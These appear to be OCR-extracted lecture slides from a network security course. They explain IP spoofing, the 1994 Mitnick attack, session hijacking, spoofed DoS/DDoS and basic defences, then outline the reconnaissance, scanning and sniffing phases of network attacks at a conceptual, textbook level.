Network Security

Prof. S. R. Shinde

IP Spoofing – Basic Overview

- Basically, IP spoofing is lying about an IP address.
- Normally, the source address is incorrect.
- Lying about the source address lets an attacker assume a new identity.


IP Spoofing – Basic Overview

- Because the source address is not the same as the attacker's address, any replies generated by the destination will not be sent to the attacker.
- Attacker must have an alternate way to spy on traffic/predict responses.
- To maintain a connection, Attacker must adhere to protocol requirements

IP Spoofing – Basic Overview

- Difficulties for attacker:
  - TCP sequence numbers
  - One way communication
  - Adherence to protocols for other layers


IP Spoofing – The Reset



IP Spoofing – Mitnick Attack

- Merry X-mas! Mitnick hacks a Diskless Workstation on December 25th, 1994
- The victim – Tsutomu Shinomura
- The attack – IP spoofing and abuse of trust relationships between a diskless terminal and login server.

Mitnick Attack




Mitnick Attack – Why it worked

- Mitnick abused the trust relationship between the server and workstation
- He flooded the server to prevent communication between it and the workstation
- Used math skillz to determine the TCP sequence number algorithm (ie add 128000)
- This allowed Mitnick to open a connection without seeing the workstations outgoing sequence numbers and without the server interrupting his attack


IP Spoofing - Session Hijack

- IP spoofing used to eavesdrop/take control of a session.
- Attacker normally within a LAN/on the communication path between server and client.
- Not blind, since the attacker can see traffic from both server and client.


Session Hijack



Alice



Bob



Eve

I'm Bob!

I'm Alice!

3. Eve spoofs Bob's address and pretends to be Bob, tricking Alice into accepting her as Bob.

2. Eve sniffs the network to learn the sequence numbers and port numbers of the connection between Alice and Bob.


1. Alice and Bob establish a connection, and exchange traffic.

4. Eve continues to intercept traffic between Alice and Bob, modifying the sequence numbers to maintain the connection, and Alice and Bob are unaware of the hijacking.

IP Spoofing – DoS/DDoS

- Denial of Service (DoS) and Distributed Denial of Service (DDoS) are attacks aimed at preventing clients from accessing a service.
- IP Spoofing can be used to create DoS attacks


DoS Attack


Server
Flood of Requests
from Attacker
Service Requests
Interweb
Server queue full,
legitimate requests get
dropped
Service Requests
Fake IPs
Attacker
Legitimate Users

DoS Attack

- The attacker spoofs a large number of requests from various IP addresses to fill a Services queue.
- With the services queue filled, legitimate user’s cannot use the service.

DDoS Attack



1. Attacker makes large number of SYN connection requests to target servers on behalf of a DoS'd server

2. Servers send SYN ACK to spoofed server, which cannot respond as it is already DoS'd. Queue's quickly fill, as each connection request will have to go through a process of sending several SYN ACKs before it times out

DDoS Attack

- Many other types of DDoS are possible.
- DoS becomes more dangerous if spread to multiple computers.

IP Spoofing – Defending

- IP spoofing can be defended against in a number of ways:
  - As mentioned, other protocols in the Architectural model may reveal spoofing.
    - TCP sequence numbers are often used in this manner
    - New generators for sequence numbers are a lot more complicated than ‘add 128000’
    - Makes it difficult to guess proper sequence numbers if the attacker is blind
  - “Smart” routers can detect IP addresses that are outside its domain.
  - “Smart” servers can block IP ranges that appear to be conducting a DoS.


IP Spoofing continues to evolve

- IP spoofing is still possible today, but has to evolve in the face of growing security.
- New issue of Phrack includes a method of using IP spoofing to perform remote scans and determine TCP sequence numbers
- This allows a session Hijack attack even if the Attacker is blind

The Problem of Network Security

The Internet allows an attacker to attack from anywhere in the world from their home desk.

They just need to find one vulnerability: a security analyst need to close every vulnerability.



Hacking Networks

Phase 1: Reconnaissance

- Physical Break-In
- Dumpster Diving
- Google, Newsgroups, Web sites
- Social Engineering
  - Phishing: fake email
  - Pharming: fake web pages
- WhoIs Database & arin.net
- Domain Name Server Interrogations

Registrant:
Microsoft Corporation
One Microsoft Way
Redmond, WA 98052
US

Domain name: MICROSOFT.COM

Administrative Contact:
Administrator, Domain domains@microsoft.com
One Microsoft Way
Redmond, WA 98052
US
+1.4258828080
Technical Contact:
Hostmaster, MSN msnhst@microsoft.com
One Microsoft Way
Redmond, WA 98052 US
+1.4258828080

Registration Service Provider:
DBMS VeriSign, dbms-support@verisign.com
800-579-2848 x4
Please contact DBMS VeriSign for domain updates, DNS/Nameserver
changes, and general domain support questions.

Registrar of Record: TUCOWS, INC.
Record last updated on 27-Aug-2006.
Record expires on 03-May-2014.
Record created on 02-May-1991.

Domain servers in listed order:
NS3.MSFT.NET 213.199.144.151
NS1.MSFT.NET 207.68.160.190
NS4.MSFT.NET 207.46.66.126
NS2.MSFT.NET 65.54.240.126
NS5.MSFT.NET 65.55.238.126


Hacking Networks
Phase 2: Scanning

War Driving: Can I find a wireless network?

War Dialing: Can I find a modem to connect to?

Network Mapping: What IP addresses exist, and what ports are open on them?

Vulnerability-Scanning Tools: What versions of software are implemented on devices?




Passive Attacks

Eavesdropping: Listen to packets from other parties = **Sniffing**

Traffic Analysis: Learn about network from observing traffic patterns

